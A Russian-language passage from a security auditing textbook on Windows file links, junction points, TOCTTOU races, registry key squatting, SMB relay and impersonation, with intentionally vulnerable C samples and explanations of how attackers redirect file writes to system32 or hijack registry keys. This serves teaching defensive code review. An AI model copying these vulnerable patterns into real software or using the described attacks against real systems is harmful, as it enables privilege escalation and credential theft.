Ссылки предоставляют механизм, позволяющий разным файловым путям указывать на одни и те же файловые данные на диске. Windows предоставляет два механизма связывания файлов: жесткие ссылки и junction points. **Жесткие ссылки** в Windows похожи на жесткие ссылки в UNIX: они просто позволяют файлу на диске иметь несколько имен. **Junction points** позволяют каталогу указывать на другой каталог или том, подключенный к системе. Они применяются только к каталогам; в Windows нет параллели soft link, за исключением файлов ярлыков Windows. Наличие этих специальных файлов может позволить атакующим обмануть приложения и заставить их обращаться к файлам в неавторизованных местах, тем самым потенциально подрывая безопасность приложения. Следующие разделы обсуждают, как выявлять проблемы, возникающие при встрече с такими типами специальных файлов.

Жесткие ссылки

Создание жесткой ссылки просто назначает связанному файлу дополнительное имя, чтобы к файлу можно было обращаться по любому из имен. Файловый объект на диске отслеживает, сколько имен на него ссылается, поэтому при удалении ссылки файл удаляется из системы только тогда, когда больше ни одно имя на него не ссылается. Жесткую ссылку можно создать программно с помощью функции `CreateHardLink()`. Жесткие ссылки можно применять только к файлам, не к каталогам, а исходный файл и новая жесткая ссылка должны находиться на одном томе; нельзя создать ссылку на файл, если целевое имя находится на другом томе или в удаленном расположении, заданном UNC-путем. Наконец, пользователь, создающий жесткую ссылку, должен иметь соответствующий доступ к целевому файлу.

Junction points

Junction points - это специальные каталоги, которые являются просто указателями на другой каталог; целевой каталог может находиться на том же томе или на другом томе. В отличие от жестких ссылок, junction points могут указывать только между каталогами; файлы нельзя использовать ни как источник, ни как цель junction point.

Примечание

На самом деле можно создать directory junction points, указывающие на файлы, но попытки открыть их всегда завершаются ошибкой `ERROR_ACCESS_DENIED`.

Помимо этого ограничения, junction points похожи на символические ссылки, уже обсуждавшиеся в главах UNIX. Junctions доступны только на томах, отформатированных как NTFS 5 и более поздние версии, поскольку используют функциональность reparse points в этих версиях NTFS.

Reparse Points

Junctions реализованы через использование NTFS reparse points. Файлы и каталоги NTFS могут устанавливать атрибут `FILE_ATTRIBUTE_REPARSE_POINT`, чтобы указать, что драйвер файловой системы должен вмешаться в операции обработки файлов. Затем драйвер файловой системы выполняет специальный разбор буфера reparse data, связанного с файлом. Каждый драйвер файловой системы, реализующий reparse points, имеет уникальный тег, зарегистрированный в ядре. Когда встречается файл с reparse point, буфер reparse data сравнивается с каждым зарегистрированным значением тега, а затем передается соответствующему драйверу при совпадении. Если совпадения нет, доступ к файлу завершается ошибкой.

Junctions - одна из реализаций reparse points. Они применяются только к каталогам, которые должны быть пустыми; это ограничение reparse points, применяемых к каталогам. Их буфер данных содержит указатель на целевое расположение, на которое должен указывать каталог. Затем драйвер может использовать эту информацию, чтобы найти настоящий целевой файл, к которому приложение пытается получить доступ.

На момент написания книги не существует публично открытого API, позволяющего легко манипулировать reparse points. Однако пользователи могут строить и исследовать буферы reparse data с помощью функции `DeviceIoControl()`. Майк Норделл подробнее объясняет, как создавать reparse points и работать с ними, на www.codeproject.com/w2k/junctionpoints.asp.

Поскольку junction points динамичны, то есть могут указывать куда угодно, место, на которое указывает junction point, может измениться в любой момент. Их наличие представляет потенциальные проблемы для приложений, пытающихся безопасно обращаться к файлам. Эти уязвимости делятся на две основные категории, объясняемые в следующих разделах:

• Непреднамеренный доступ к файлам вне определенной структуры подкаталогов
• Состояния гонки при доступе к файлам

Произвольный доступ к файлам

Часто приложение должно ограничивать доступ замкнутой областью файловой системы. Например, FTP-сервер может экспортировать только определенный подкаталог, или приложение, управляющее пользовательскими профилями, может обращаться к пользовательским данным только в конкретном подкаталоге.

Предположим, привилегированная служба обращается к файлам в `c:\temp`, куда обычный пользователь тоже может писать. Атакующие могут заставить службу обратиться к системным файлам, к которым она не должна обращаться. Следующий пример показывает уязвимый код:

```
BOOL WriteToTempFile(LPCSTR filename, LPCSTR username, LPVOID data, size_t length)
{
    char path[MAX_PATH], ext[8];
    HANDLE hFile;

    if (strchr(filename, '\\') != NULL || strstr(filename, "..") != NULL)
        return FALSE;

    generate_temporary_filename_extension(ext);
```

```
    snprintf(path, sizeof(path) - 1, "c:\\temp\\%s_%s_%s.txt",
        user, filename, ext);
    path[sizeof(path) - 1] = '\0';

    hFile = CreateFile(path, GENERIC_READ, FILE_SHARE_READ, NULL,
        CREATE_ALWAYS, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... write data ... */
}
```

В том, как написан этот код, есть несколько проблем, но предположим, что атакующие могут предоставить имя файла, но не имя пользователя; имя пользователя определяется при входе. Создав junction с тем же именем, что и создаваемый файл, атакующие могут добиться записи этого файла в любое место файловой системы. Более того, большое количество пробелов, как обсуждалось ранее, можно использовать для удаления расширения и создания полностью предсказуемого файла.

Чтобы выполнить эту атаку, пользователи, скажем `bob`, могли бы создать junction в `c:\temp`, указывающий на `C:\Windows\system32` и названный `bob_dirname`. Затем атакующие указали бы имя файла с достаточным количеством пробелов, чтобы обрезать хвостовые данные, и итоговый путь преобразовался бы в произвольный файл под основным 32-битным системным каталогом. Если приложение работает с достаточными привилегиями, это позволяет атакующему заменить исполняемые файлы или библиотеки, используемые службами и административными пользователями.

В этом примере пользователи должны иметь возможность передать файловый разделитель. Код проверяет `\`, но не `/`, что позволяет им передать разделитель. Поскольку junctions могут успешно связываться только между двумя каталогами, разделители пути всегда являются дополнительным фактором при определении того, можно ли эксплуатировать ошибку через junctions. Если разделитель пути нельзя указать, эксплуатация, возможно, более ограничена. Как всегда, эксплуатируемость ошибки такого рода зависит от того, как строится путь и выполняется ли запись в файл или чтение из него. Тем не менее потенциальная уязвимость есть всякий раз, когда атакующие могут потенциально обойти ограничения файлового доступа приложения и повлиять на произвольные части файловой системы.

Чтение файла, контролируемого менее привилегированными пользователями, также может быть опасным. Злонамеренный пользователь может выполнить неприятные трюки, особенно с помощью junctions. Чтобы понять эту проблему, рассмотрим простой пример:

```
int LoadUsersSettings(LPCSTR User, LPCSTR SettingsFileName)
{
    char path[MAX_PATH];
    HANDLE hFile;

    _snprintf(path, sizeof(path) - 1, "%s\\appdata\\%s",
        get_home_directory(User), SettingsFileName);
    path[sizeof(path) - 1] = '\0';

    hFile = CreateFile(path, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_ALWAYS, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return -1;

    /* ... read the file ... */
}
```

Этот код кажется достаточно безобидным, если функция `get_home_directory()` работает как ожидается. Однако атакующие могут создать junction с именем `appdata`, указывающий на

произвольное место файловой системы. Если затем они могут указать аргумент `SettingsFileName`, они смогут с помощью junctions произвольно читать любые файлы в системе.

Состояния гонки при доступе к файлам

Когда привилегированному процессу нужно обратиться к объекту в файловой системе от имени менее привилегированного пользователя, есть два базовых способа сделать это. Первый - олицетворить пользователя и попытаться обратиться к файлу обычным образом; второй - получить информацию о файле, а затем решить, продолжать ли работу, на основе атрибутов файла и связанных прав безопасности. Второй подход несет врожденные опасности, потому что файловая система не является статической сущностью, как и объекты, находящиеся в ней. Поэтому состояние файла может измениться между моментом, когда атрибуты файла проверяются, и моментом, когда над файлом фактически выполняется операция. Такая ситуация называется состоянием гонки. Вы уже рассматривали состояния гонки в файловых системах UNIX, и состояния гонки в файловых системах Windows очень похожи.

TOCTTOU

Как и в UNIX, состояния гонки в основном возникают из-за различия **time of check to time of use (TOCTTOU)** в приложении. Эта уязвимость появляется, когда проверка безопасности выполняется над файлом, например проверяется владелец или другие свойства файла, а затем файл открывается позже, если проверка безопасности прошла успешно. За промежуточное время файл может быть изменен так, что его атрибуты поменяются, и привилегированное приложение обратится к файлу, к которому не собиралось обращаться. Область такой атаки в Windows обычно более ограничена, потому что File API спроектированы так, что меньше способствуют атакам такого рода. Например, в UNIX TOCTTOU-атаки могли происходить через использование `access()`, а затем `open()`. В Windows нет прямой корреляции с такой последовательностью кода; API поощряет выполнение проверок при открытии файла. Однако возможность изменить атрибуты между вызовом `GetFileAttributes()` и `CreateFile()` может иметь последствия, ведущие к уязвимости.

Реестр

Реестр является неотъемлемой частью операционных систем Windows. Он предоставляет централизованную базу данных, содержащую конфигурационную информацию об установленном в системе программном обеспечении и самой системе. Приложения часто обращаются к реестру, и то, как они это делают, очень важно по соображениям безопасности, потому что содержащаяся там информация может направлять работу программы. Информация в реестре может храниться в нескольких форматах и использоваться для управления многими аспектами поведения программы. Приложения могут хранить пути к более подробным конфигурационным файлам или вспомогательным DLL, целочисленные значения, определяющие уровень обработки файла приложением, и так далее. Нужно уметь исследовать каждый доступ приложения к реестру, чтобы определить, выполняется ли он безопасно; если нет, нужно оценить уровень опасности, которому подвергается приложение, если кто-то воспользуется небезопасным доступом к реестру.

Реестр организован в большую древовидную структуру. Каждый верхний узел называется ключом, каждый нелистовой узел ниже верхнего узла - подразделом, а каждый листовой узел - значением. На каждой системе существует несколько предопределенных ключей. Таблица 11-12 суммирует их на основе информации из MSDN.

Таблица 11-12. Предопределенные ключи реестра

Name	Purpose
HKEY_CLASSES_ROOT	Used for storing file type information and their associated properties. It is an alias to a branch in HKEY_LOCAL_MACHINE.
HKEY_CURRENT_CONFIG	Used for system hardware configuration information. It is an alias to a branch in HKEY_LOCAL_MACHINE.
HKEY_CURRENT_USER	Used to store preferences for the current user. Each user has his or her own set of preferences, and retrieving values from this key provides access to user preferences, depending on the identity of the process accessing the key. It is an alias to a branch in HKEY_USERS.
HKEY_LOCAL_MACHINE	Used to store information about hardware, systemwide configuration parameters (such as network configuration), and systemwide software configuration details.
HKEY_USERS	Contains default user profile information to be used for new users and profile information for all the users on the system.

Разрешения ключей

Как уже упоминалось, ключи являются защищаемыми объектами, поэтому у них есть набор прав доступа, используемый для ограничения того, кто может читать ключи и составляющие их значения и писать в них. Таблица 11-13 суммирует эти права доступа на основе информации из MSDN.

Таблица 11-13. Права доступа к ключам

Access Right	Meaning
KEY_CREATE_LINK	Reserved.
KEY_CREATE_SUB_KEY	Allows users to create a subkey of a registry key.
KEY_ENUMERATE_SUB_KEYS	Allows users to enumerate all subkeys of a registry key.
KEY_EXECUTE	Same as KEY_READ.
KEY_NOTIFY	Allows a user to receive a notification when a change is made to the given registry key or one of its subkeys.
KEY_QUERY_VALUE	Allows users to query values of a registry key.
KEY_READ	Equivalent to combining STANDARD_RIGHTS_READ, KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY.
KEY_SET_VALUE	Allows users to create, delete, or modify values in a key.
KEY_WOW64_32KEY	Allows a 64-bit application to access the 32-bit registry view of the key.
KEY_WOW64_64KEY	Allows a 64-bit application to access the 32-bit registry view of the key.
KEY_WRITE	Equivalent to combining STANDARD_RIGHTS_WRITE, KEY_SET_VALUE, and KEY_CREATE_SUB_KEY.
KEY_ACCESS_ALL	Combines all values listed in this table.

Разрешения, применяемые к ключам, созданным приложениями, критически важны, потому что возможность манипулировать ими может привести к серьезному изменению поведения приложения. Точные последствия изменения ключей реестра очень специфичны для приложения. Однако в худшем случае непроверенная манипуляция реестром может позволить атакующему управлять самыми критичными элементами системы Windows.

Еще один важный момент: ключи реестра можно защищать, а значения реестра - нельзя. Значения просто находятся в области безопасности ключей, поэтому любая попытка реализовать границу разрешений должна применяться к ключам, а не к значениям.

Захват ключей и значений

Как и все другие именованные объекты, ключи потенциально могут быть созданы до того, как их создаст приложение. Это может позволить атакующим передать произвольные значения в ключ независимо от разрешений, которые приложение пытается применить. Захват ключей гораздо менее вероятен, чем другие виды захвата имен, по двум основным причинам:

• Приложения часто создают ключи и значения только один раз, при установке приложения. Чтобы создать ключ раньше приложения, возможно, придется создать его до фактической установки приложения, что резко ограничивает эксплуатируемость.
• Разрешения по умолчанию на кусты реестра довольно строги и позволяют только административным пользователям писать в части под кустом local machine. Поэтому вероятность

того, что злонамеренные пользователи смогут писать в чувствительные ключи или значения, намного ниже.

Несмотря на эти причины, захват ключей все же может быть проблемой. Службы могут хранить связанную с сеансом информацию в реестре, позволяя приложениям потенциально захватывать пары ключей и значений. Клиентские приложения тоже могут выполнять похожие операции, оставляющие их уязвимыми к клиентским атакам захвата реестра. Вот API для создания и открытия ключей реестра:

```
LONG RegCreateKeyEx(
    HKEY hKey,
    LPCSTR lpSubKey,
    DWORD Reserved,
    LPTSTR lpClass,
    DWORD dwOptions,
    REGSAM samDesired,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    PHKEY phkResult,
    LPDWORD lpdwDisposition
)
```

Функция `RegCreateKeyEx()` отвечает за создание нового ключа или открытие существующего ключа. Первый параметр - дескриптор существующего ключа или один из предопределенных ключей, обсуждавшихся ранее. Второй параметр - подраздел, который нужно создать или открыть. Все остальные параметры предоставляют информацию о подразделе, например о том, какой тип данных хранится в ключе, связанные разрешения безопасности и так далее.

Если ключ уже существует, все параметры, относящиеся к типу ключа и разрешениям доступа к ключу, игнорируются. При поиске проблем захвата ключей важен последний параметр, `lpdwDisposition`. Это значение заполняется `RegCreateKeyEx()` и может содержать `REG_CREATED_NEW_KEY`, чтобы указать, что ключ успешно создан, или `REG_OPENED_EXISTING_KEY`. Поэтому приложение невосприимчиво к захвату ключа, если проверяет это значение, как показано в следующем примере:

```
BOOL CreateNewKey(HKEY hKey, LPCSTR lpSubKey, HKEY hNewKey)
{
    DWORD dwDisp;

    if (RegCreateKeyEx(hKey, lpSubKey, NULL, NULL,
            REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL,
            &hNewKey, &dwDisp) != ERROR_SUCCESS)
        return FALSE;

    if (dwDisp != REG_CREATED_NEW_KEY)
        return FALSE;

    return TRUE;
}
```

Однако если приложение не проверяет значение `lpdwDisposition` и пишет в место реестра, доступное злонамеренным пользователям, появляется потенциал для захвата ключа. Следующий пример - слегка измененная версия функции `CreateNewKey()`, теперь уязвимая к захвату ключа:

```
BOOL CreateNewKey(HKEY hKey, LPCSTR lpSubKey, HKEY hNewKey)
{
    if (RegCreateKeyEx(hKey, lpSubKey, NULL, NULL,
            REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL,
            &hNewKey, NULL) != ERROR_SUCCESS)
        return FALSE;

    return TRUE;
}
```

Обратите внимание, что в качестве аргумента disposition для `RegCreateKeyEx()` передается значение NULL. Поэтому невозможно узнать, был создан новый ключ или открыт существующий.

Неспособность проверить состояние создания ключа оставляет этот код уязвимым к атакам захвата ключей.

Резюме

Эта глава устанавливает важную базовую информацию об ОС Windows и приложениях, разрабатываемых для нее. Вы увидели важные аспекты объектной модели и то, как применяется модель безопасности Windows. Вы также познакомились со многими более специфическими особенностями того, как Windows обрабатывает типичные возможности ОС, такие как пути, процессы и так далее. С этими инструментами вы сможете замечать области, где архитектура Windows сбивает с толку и где разработчики более склонны совершать ошибки безопасности. В следующей главе вы расширите эту основу и рассмотрите уникальные проблемы, возникающие при взаимодействии между процессами и удаленными системами.

Глава 12. Windows II: межпроцессное взаимодействие

"Верните мне моего слона!"

Тони Джа в роли Кхама, *Tom yum goong* (2005)

Введение

Глава 11, "Windows I: объекты и файловая система", исследовала общие архитектурные вопросы, влияющие на безопасность Windows-приложений. Она была сосредоточена на понимании модели безопасности Windows и ее объектной архитектуры. Однако до этого момента вы рассматривали эти компоненты только изолированно от остальной системы. Чтобы завершить понимание Windows, нужно рассмотреть механизмы межпроцессного взаимодействия (IPC), которые предоставляет Windows, и то, как они влияют на безопасность приложений.

IPC относится к механизмам передачи данных в самых разных формах между двумя связанными или несвязанными процессами. Эти процессы могут существовать на одной машине или находиться на разных машинах, взаимодействующих по сети. Операционные системы Windows предоставляют широкий набор родных механизмов IPC, каждый из которых имеет богатый набор возможностей для управления деталями связи и контроля доступа. Эти механизмы широко используются для передачи данных, распределения рабочих нагрузок и сигнализации о событиях между процессами в одной системе или по сети.

Разумеется, за все эти возможности приходится платить: механизмы связи должны открывать некоторую поверхность атаки и создавать потенциал для новых уязвимостей. В наиболее серьезных случаях уязвимости IPC в Windows позволяли удаленным неаутентифицированным пользователям получить полный административный доступ к уязвимой машине. Эта глава рассматривает несколько популярных механизмов IPC в операционных системах Windows и объясняет, как применять уже изученное для оценки служб, использующих эти механизмы IPC.

Безопасность Windows IPC

Прежде чем углубляться в механизмы IPC, нужно немного расширить знания о безопасности Windows. Глава 11 объяснила основные элементы модели безопасности; однако при работе с IPC-коммуникациями нужно учитывать более сложные ситуации. В частности, необходимо понимать, как на безопасность влияет связь по сети и как олицетворение влияет на пользовательский контекст безопасности. Следующие разделы объясняют несколько базовых принципов безопасности IPC, которые закладывают основу для обсуждения остальной части главы.

Redirector

С точки зрения программиста сетевая аутентификация Windows может сбивать с толку, потому что многое как будто происходит неявно, и не всегда понятно, что делается под капотом. **Redirector** - это компонент, который выступает тем самым человеком за занавесом. Он предоставляет отображение, благодаря которому одни и те же вызовы API можно использовать для локальных файлов, удаленных файлов, именованных каналов, mailslots и общих ресурсов WebDAV. Следующие разделы рассматривают некоторые элементы redirector, релевантные безопасности, не отвлекаясь на лишние детали.

Universal Naming Convention

Пути Universal Naming Convention (UNC) кратко упоминались в главе 11. Для сетевых целей **UNC-путь** предоставляет стандартизованный способ ссылки на файлы и устройства в сетевых системах. UNC-пути имеют следующую форму:

```
\\server\share\path
```

Server - это просто имя системы; в зависимости от окружения это может быть имя NETBIOS, IP-адрес или полное DNS-имя. Указание точки (`.`) в качестве server является псевдонимом локальной системы. Share - это экспортированное имя, назначенное каталогу или устройству на удаленной системе. Наконец, path - это просто квалифицированный путь к файлу.

Учетные данные сеанса

Глава 11 обсуждала, что пользовательские сеансы входа являются контейнерами для токенов, связанных с входом пользователя, но это объяснение можно расширить и включить в него подключения к удаленным системам. Подключение к любой удаленной системе создает набор учетных данных сеанса для этой машины, и эти учетные данные сохраняются в сеансе входа. У сеанса входа может быть не более одного набора учетных данных сеанса для каждой удаленной системы.

Чтобы понять, как это работает, рассмотрим подключение к удаленному общему ресурсу `stuff` на хосте `Bob`; UNC-путь для этого ресурса - `\\Bob\stuff`. Этот ресурс можно сопоставить с буквой диска X следующей командой:

```
net use X: \\Bob\stuff
```

Теперь любые обращения к диску X: перенаправляются к общему ресурсу `stuff` на `Bob`. В этой командной строке можно заметить одну особенность: для подключения к ресурсу не передаются явные учетные данные. Они не передаются явно, потому что ОС автоматически передала существующие учетные данные сеанса входа. Именно такое неявное поведение избавляет вас от повторного ввода пароля в среде NT Domain или Active Directory. Однако оно может становиться источником проблем, когда удаленная система не находится в доверенном домене.

Предположим, что вы и Bob не находитесь в одном домене. Это означает, что на компьютере Bob есть учетная запись с совпадающими именем пользователя и паролем или он включил анонимный доступ к общему ресурсу. Вы немного исследуете ситуацию и обнаруживаете, что Bob действительно разрешает анонимный доступ к ресурсу, но этих учетных данных недостаточно для доступа к содержимому ресурса. К счастью, Bob - ваш друг, и у вас есть учетная запись на его компьютере. Поэтому вы можете просто выполнить следующую команду для подключения с подходящими учетными данными:

```
net use Y: \\Bob\stuff /user:Bob\Joe
```

Эта команда должна позволить войти в систему Bob как локальный пользователь `Joe`; после ее запуска выводится приглашение ввести пароль Joe. К сожалению, пароль в этот момент все равно не сработает. Чтобы понять почему, просто выполните команду `net use` без аргументов. Вы увидите, что в сеансе входа все еще есть подключение к компьютеру Bob, оставшееся с момента сопоставления диска X:. Помните, что Windows разрешает только один набор учетных данных сеанса для удаленного сервера из одного сеанса входа. Анонимное подключение к X: уже создало сеанс, поэтому нужно отключить существующий сеанс, прежде чем входить как Joe. Отключить сопоставление диска X: можно следующей командой:

```
net use X: /D
```

После отключения диска X: можно успешно установить новое подключение к системе Bob. Этот пример должен показать, что сеанс входа может поддерживать только один набор учетных данных сеанса на удаленную систему. Это ограничение не касается только файловых общих ресурсов. Оно является базовой частью модели безопасности и применяется ко всем сетевым механизмам IPC, использующим встроенную аутентификацию Windows.

Атака SMB relay

В предыдущем разделе говорилось, что Windows автоматически передает ваши учетные данные при подключении к другой системе, но это не совсем так. В традиционной аутентификации Windows сервер фактически предъявляет клиенту случайное значение challenge. Затем клиент отвечает message authentication code (MAC), включающим хеш пароля и значение challenge. Именно такая последовательность challenge позволяет LAN Manager (LM) и NT LAN Manager (NTLM) не предъявлять хеш пароля потенциально злонамеренному серверу.

Недостаток этого механизма аутентификации в том, что личность сервера никогда не проверяется. В результате аутентификация LM и NTLM уязвима к типу атаки "человек посередине", известному как **SMB relay** или **SMB proxy attack**. Чтобы воспользоваться этой уязвимостью, атакующий заставляет жертву установить подключение Server Message Block (SMB) к системе, контролируемой атакующим. Это можно сделать, отправив жертве по электронной почте ссылку на UNC-путь к файлу, или множеством других способов. Затем атакующий инициирует подключение к целевой системе и выступает прокси между жертвой и целью. После завершения обмена challenge атакующий подключен к целевому серверу с учетными данными жертвы. Как аудитор, вы должны знать о ситуациях, в которых приложение можно принудить подключиться к недоверенным машинам, поскольку это может раскрыть учетные данные приложения таким атакам.

Олицетворение

Олицетворение, возможно, является одним из компонентов, наиболее ответственных за популярность Windows в корпоративных средах. Оно позволяет автоматически передавать учетные данные процессам в другом сеансе на той же машине или в другой системе. Олицетворение - один из фундаментальных компонентов возможности single sign-on (SSO) в Windows. Однако вся гибкость и удобство этой системы требуют дополнительной аккуратности при использовании.

Олицетворение играет важную роль в реализации безопасности для служб Remote Procedure Call (RPC) и Distributed Component Object Model (DCOM), клиентов/серверов Dynamic Data Exchange (DDE) и клиентов/серверов именованных каналов. Функции каждого из этих механизмов IPC рассматриваются отдельно в течение этой главы, но сначала нужно изучить несколько общих аспектов олицетворения, применимых ко всем этим механизмам IPC.

Уровни олицетворения

Уровни олицетворения позволяют клиенту ограничить степень, в которой IPC-сервер может использовать учетные данные клиента. Когда эти значения передаются, они дают клиенту уровень защиты; иначе клиент может случайно передать свои учетные данные злонамеренному серверу, позволив ему обращаться к сетевым ресурсам от имени клиента. Таблица 12-1 суммирует уровни олицетворения из Microsoft Developer Network (MSDN, msdn.microsoft.com).

Таблица 12-1. Уровни олицетворения

Level	Meaning
SecurityAnonymous	The server can't impersonate or identify the client.
SecurityIdentification	The server can verify the client's identity but can't impersonate the client.
SecurityImpersonation	The server can impersonate the client's security context on the local system.
SecurityDelegation	The server can impersonate the client's security context on remote systems.

Где клиент задает эти уровни олицетворения? Обычно они появляются как параметр в функциях подключения IPC. Последствия уровней олицетворения для безопасности лучше всего понимать в контексте конкретного механизма IPC. Поэтому вы будете снова возвращаться к уровням олицетворения на протяжении главы по мере обсуждения каждого механизма IPC.

`SeImpersonatePrivilege`

Проблемы олицетворения создают возможности для уязвимостей повышения привилегий, поэтому Microsoft внесла фундаментальное изменение в обработку олицетворения. Windows Server 2003, Windows XP SP2 и Windows 2000 SP4 добавили `SeImpersonatePrivilege`, обязательную привилегию для олицетворения другого пользователя. У обычного пользователя этой привилегии по умолчанию нет, хотя она предоставляется встроенным учетным записям служб. Это изменение значительно снижает вероятность атак, основанных на олицетворении, в более поздних версиях Windows. Однако аудиторам кода лучше предполагать, что приложение развернуто в среде, где обычные пользователи могут выполнять олицетворение.

Обмен сообщениями окон

Обмен сообщениями Windows немного сбивает с толку людей, приходящих с других платформ, даже с более ранних версий Windows. Пользовательский интерфейс (UI) управляется сообщениями; однако это плохой выбор для IPC общего назначения в современных системах Windows. Это прямо противоположно ранним версиям Windows, где система сообщений использовалась для удовлетворения многих требований IPC. Такое изменение подхода в основном связано с проблемами безопасности, присущими оконным сообщениям.

Windows предоставляет два типа защищаемых GUI-объектов: оконные станции (`WindowStation`) и рабочие столы (`Desktop`). Их архитектура и предостережения по использованию рассматриваются в следующих разделах. Однако обратите внимание, что эта модель безопасности не распространяется на настоящие объекты Window. Это различие важно, поскольку помогает понять неявную уязвимость привилегированного процесса, открытого потенциально злонамеренному вводу в форме оконных сообщений.

Объект оконной станции

Оконная станция - основной метод изоляции GUI-коммуникации. Она содержит важную GUI-информацию, включая частную atom table, или разделяемую коллекцию строк, буфер обмена, окна и один или несколько объектов рабочего стола. Каждый сеанс входа связан с одной оконной станцией, как и каждый процесс в системе Windows. Процессы можно перемещать между оконными станциями, если связанные токены имеют достаточные привилегии. Windows предоставляет одну оконную станцию для клавиатуры, мыши и основного дисплея: `Winsta0`. Ее называют

"интерактивной оконной станцией". Windows Terminal Services создает дополнительную `Winsta0` для каждого подключенного терминального сеанса.

У каждой уникальной учетной записи, связанной с работающей службой, есть отдельная оконная станция, поэтому все службы, работающие под учетной записью network service, разделяют одну оконную станцию и рабочий стол. Тем временем все службы, работающие под учетной записью local service, разделяют отдельный рабочий стол и оконную станцию. Оконные станции служб называются по идентификатору сеанса входа соответствующей учетной записи. Это означает, что сетевые службы находятся на оконной станции `Service-0x0-3e6$`, что соответствует жестко заданному идентификатору сеанса для учетной записи network service. Тем временем локальные службы находятся на оконной станции `Service-0x0-3e5$`, соответствующей жестко заданному идентификатору сеанса для учетной записи local service. Службы, работающие в контексте других учетных записей, связаны с похожим образом названными оконными станциями, хотя идентификатор сеанса несколько случаен.

Discretionary access control list (DACL) оконной станции довольно строг; он по сути ограничивает доступ к оконной станции системной учетной записью и пользователем-владельцем. Для служб DACL назначается при создании оконной станции для учетной записи службы. Для `Winsta0` access control entry (ACE) для security ID (SID) пользователя добавляется в DACL при входе и удаляется при выходе. Интересный поворот возникает, когда процесс запускается в контексте, отличном от владельца оконной станции, например через службу RunAs. В этом случае ACL оконной станции не изменяется; вместо этого процесс наследует открытый дескриптор оконной станции от родительского процесса. Поэтому связь разрешается без нарушения требований безопасности.

Объект рабочего стола

Объект рабочего стола - это защищаемый UI-объект, который функционирует как поверхность отображения для присоединенных потоков; каждый поток в системе связан с одним рабочим столом. Рабочие столы существуют как объекты внутри оконной станции, и оконная станция может содержать любое число Desktop, хотя распространены только две конфигурации: `Winsta0` и оконные станции служб. Winsta0 содержит три объекта рабочего стола: default, то есть интерактивный пользовательский рабочий стол, Winlogon, то есть рабочий стол экрана входа, и screen saver. Оконные станции служб обычно имеют только рабочий стол default.

Контроль доступа рабочего стола определяет, какие пользователи могут манипулировать поверхностью отображения. Хотя важно, чтобы атакующие не могли произвольно читать экран жертвы, стандартная DACL достаточно хорошо решает эту задачу. То, чего рабочий стол *не* обрабатывает, на самом деле интереснее. А именно, рабочий стол не влияет на обработку оконных сообщений. Окно связывается с рабочим столом при создании, но это всего лишь метка для целей отображения. Настоящий обмен сообщениями обрабатывается через оконную станцию, поэтому при аудите кода не нужно слишком беспокоиться о рабочих столах: они не влияют на то, как обрабатывается ввод.

Оконные сообщения

Прежде чем углубляться в опасности сообщений Windows, нужен некоторый фон о том, как все работает, особенно если вы никогда раньше не программировали для Windows. Этот раздел объясняет основы оконной программы. Читатели, уже знакомые с UI-программированием в Windows, могут перейти к следующему разделу. UI-окна получают события через оконные сообщения, имеющие следующую структуру:

```
typedef struct {
    HWND hwnd;
    UINT message;
```

```
    WPARAM wParam;
    LPARAM lParam;
    DWORD time;
    POINT pt;
} MSG, *PMSG;
```

Член `message` указывает тип события, о котором уведомляется целевое окно. Значения `wParam` и `lParam` задают дополнительную информацию о сообщении. Интерпретация этих полей зависит от типа сообщения. Наконец, параметр `time` указывает, когда сообщение было размещено, а переменная `pt` указывает координаты мыши в момент размещения сообщения. Большинство процедур обработки сообщений интересуются только членами `message`, `wParam` и `lParam`, которые передаются отдельными параметрами, а не как часть единого параметра структуры `MSG`.

ОС доставляет сообщения окнам в очереди first in, first out (FIFO). Эти сообщения могут генерироваться системными событиями, такими как движения мыши или нажатия клавиш. Они также могут генерироваться другими потоками на том же рабочем столе. Оконные сообщения управляют большинством аспектов UI, включая операции с буфером обмена и свойства окна.

Вот четыре важных шага создания функционального оконного приложения:

1. Создать функцию `WindowProc()` для обработки сообщений.
2. Определить класс, связывающий эту `WindowProc()` с типом окна.
3. Создать экземпляр класса `Window`.
4. Создать цикл обработки сообщений.

Первый шаг в создании окна - создать функцию `WindowProc()`, которая обрабатывает все сообщения. Следующий код - простая функция `WindowProc()`, демонстрирующая базовую структуру:

```
int MainWindowProc(HWND hWnd, UINT iMsg, WPARAM wParam, LPARAM lParam)
{
    switch (iMsg) {
    case WM_CREATE:
        /* Initialize */
        return 0;

    /* ... handle additional messages here ... */

    case WM_DESTROY:
        /* Exit on WM_DESTROY */
        return PostQuitMessage(0);

    default:
        return DefWindowProc(hWnd, iMsg, wParam, lParam);
    }
}
```

Как видите, эта функция в основном является оператором `switch` для обработки оконных сообщений, переданных через параметр `iMsg`. В примере показана обработка сообщений `WM_CREATE` и `WM_QUIT`, хотя с ними мало что делается. Обработчик сообщений по умолчанию, `DefWindowProc()`, выполняет основную работу. Это default-ветка оператора `switch`, которая обрабатывает все системные сообщения и другие сообщения, явно не обработанные приложением; именно они составляют основную массу трафика сообщений.

Теперь, когда вы немного понимаете обработчик, нужно увидеть, как он регистрируется в системе. Эта регистрация выполняется функцией `RegisterClassEx()`, которая связывает имя с обработчиком в контексте процесса. Следующий код - простая функция, регистрирующая обработчик, созданный в предыдущем примере:

```
BOOL InitClass(HINSTANCE hInst)
{
    WNDCLASSEX wc;
    /* Defines the class */
```

```
    ZeroMemory(&wc, sizeof(wc));
    wc.hInstance = hInst;
    wc.lpszClassName = "Main";
    wc.lpfnWndProc = (WNDPROC)MainWindowProc;
    wc.cbSize = sizeof(WNDCLASSEX);

    return RegisterClassEx(&wc);
}
```

После регистрации обработчика последние два шага - создать окно и запустить message pump окна, как показано ниже:

```
int APIENTRY WinMain(
    HINSTANCE hInst,
    HINSTANCE hPrev,
    LPSTR lpCmdLine,
    int nCmdShow
)
{
    WINDOW hwnd;

    InitClass(hInst);

    /* Create a message-only window */
    hwnd = CreateWindow("Main", "Main", 0, 0, 0, 0, 0,
        0, 0, HWND_MESSAGE, 0);

    /* This is the message pump */
    while (GetMessage(&msg, 0, 0, 0) &&
           GetMessage(&msg, (HWND)NULL, 0, 0) != -1) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }

    return msg.wParam;
}
```

